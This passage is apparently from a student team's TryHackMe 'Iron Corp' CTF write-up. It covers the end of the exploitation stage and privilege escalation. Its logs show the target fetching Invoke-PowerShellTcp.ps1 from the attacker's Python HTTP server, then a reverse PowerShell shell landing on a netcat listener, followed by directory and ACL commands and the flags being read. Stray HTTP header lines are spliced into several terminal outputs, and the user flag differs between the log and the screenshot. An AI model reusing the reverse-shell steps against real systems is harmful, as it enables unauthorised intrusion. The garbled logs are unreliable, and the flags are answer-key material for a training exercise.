
After pressing the button, Wesley received a signal of Invoke-PowerShellTcp.ps1 on the python server terminal .



```
kali@kali: ~ x kali@kali: ~ x
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.97.3 - - [02/Aug/2022 17:27:28] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200

```

After receiving the Invoke-PowerShellTcp.ps1's signal, he successfully logged into the system using the netcat listener.



```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali㉿kali)-[~]
$ nc -lvp 1338 ...
listening on [any] 1338 ...
connect to [10.18.57.233] from (UNKNOWN) [10.10.97.3] 50227
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS E:\xampp\htdocs\internal>

```

### Final Result:

After gaining the access to the Windows system through the netcat listener, all the group members are able move on to the last step which is privilege escalation.

## Step 4: Privilege Escalation

**Members Involved:** Tan Xin Yi

## Tools used: Terminal

## **Thought Process and Methodology and Attempts:**

After logging into the system, Xin Yi changed the file location to C:/Users/Administrator/Desktop and found user.txt.

```
kali@kali: ~ x kali@kali: ~ x
d-r--- 4/12/2020 1:27 AM Downloads
d-r--- 4/12/2020 1:27 AM Favorites
d-r--- 4/12/2020 1:27 AM Links
d-r--- 4/12/2020 1:27 AM Music
d-r--- 4/12/2020 1:27 AM Pictures
d-r--- 4/12/2020 1:27 AM Saved Games
d-r--- 4/12/2020 1:27 AM Searches
d-r--- 4/12/2020 1:27 AM Videos


PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop
Mode                LastWriteTime   Length Name
-a                3/28/2020 12:39 PM        37 user.txt
Accept: https://www.microsoft.com/en-us/download/confirmation.aspx?id=53733
PS C:\Users\Administrator\Desktop> cat user.txt
them{09b408056a13fc22f3e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

After capturing the first flag, Xin Yi changes the file location to C:/Users/SuperAdmin and she realizes that she couldn't go any further.

```
kali@kali: ~ x kali@kali: ~ x
Mode LastWriteTime Length Name
d--- 4/11/2020 4:41 AM 251752 Admin
d--- 4/11/2020 11:07 AM 323666 Administrator
d--- 4/11/2020 11:55 AM 1125125 Equinox
d-r--- 4/11/2020 10:34 AM 5973 Public
d--- 4/11/2020 11:56 AM 65369 SuperAdmin
d--- 4/11/2020 11:53 AM 64125 SuperAdmin
d--- 4/11/2020 3:00 AM 251752 TEMP

PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.
At line:1 char:1
+ ls
+ ~
    + CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
    + PSComputerName
Accept-Encodings: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


After knowing the limit, she type the command (get-acl C:/Users/SuperAdmin | fl) to identify it and found that it 'Deny FullControl'.



```
kali㉿kali: ~
File Actions Edit View Help
kali㉿kali: ~ x kali㉿kali: ~ x
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.
At line:1 char:1
+ ls
+ ~
+ CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
get-acl C:/Users/SuperAdmin | fl

Path    : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner   : NT AUTHORITY\SYSTEM
Group   : NT AUTHORITY\SYSTEM
Access  : BUILTIN\Administrators Deny  FullControl
          S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit   :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
Accept  : 9-287235700-1000)
Content-Type: text/html; application/xhtml+xml; charset=utf-8
Content-Transfer-Encoding: base64
Content-Length: 11025
PS C:\Users\SuperAdmin>
```

Lastly, Xin Yi tried to view the root.txt using the command (cat C:/Users/SuperAdmin/Desktop/root.txt) which is the same as the command (cat C:/Users/Administrator/Desktop/user.txt) and it worked.



```
kali㉿kali: ~
File Actions Edit View Help
kali㉿kali: ~ x kali㉿kali: ~ x
PS C:\Users\SuperAdmin> cat /Desktop/root.txt
PS C:\Users\SuperAdmin> cat : Cannot find path 'C:\Desktop\root.txt' because it does not exist.
At line:1 char:1
+ cat /Desktop/root.txt
+ ~~~~~~45ccPzc3dvcwQMyHc
+ CategoryInfo          : ObjectNotFound: (C:\Desktop\root.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
Content-Type: text/html; application/xhtml+xml; charset=utf-8
Content-Transfer-Encoding: base64
Content-Length: 11025
cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users\SuperAdmin>
```

## Final Result:

The screenshot shows the TryHackMe interface for Task 1, titled "Iron Corp". The task description states: "Iron Corp suffered a security breach not long time ago." A green button labeled "Start Machine" is visible. The instructions say: "You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system." A note in red text reads: "The asset in scope is: ironcorp.me" and "Note: Edit your config file and add ironcorp.me". Another note in red text says: "Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient." Below this, a message says "Happy hacking!". A section titled "Answer the questions below" contains two questions: "user.txt" with the answer "thm{09b408056a13fc222f33e6e4cf599f8c}" and a "Correct Answer" button, and "root.txt" with the answer "thm{a1f936a086b367761cc4e7dd6cd2e2bd}" and a "Correct Answer" button.

Upon verification of the flags, all the group members placed the two flags for the first and second question into the TryHackMe site and got the confirmation.

## Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101998	WESLEY WONG MIN GUAN	Took part in exploiting. Did all the video editing to create a smooth video.	wesleywmg
1211100903	TAN XIN YI	Took part in privilege escalation. Discovered the exploit to root. Did most of the writing after compiling findings.	xinyi
1211101843	YAP HAN WAI	Took part in enumeration. Gathered most of the data and research from THM and the internet.	hanwai
1211101186	TAM LI XUAN	Took part in reconnaissance. Did all the audio checking and editing to ensure clear sound quality.	shawn

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: <https://youtu.be/qy6kbRPoWLg>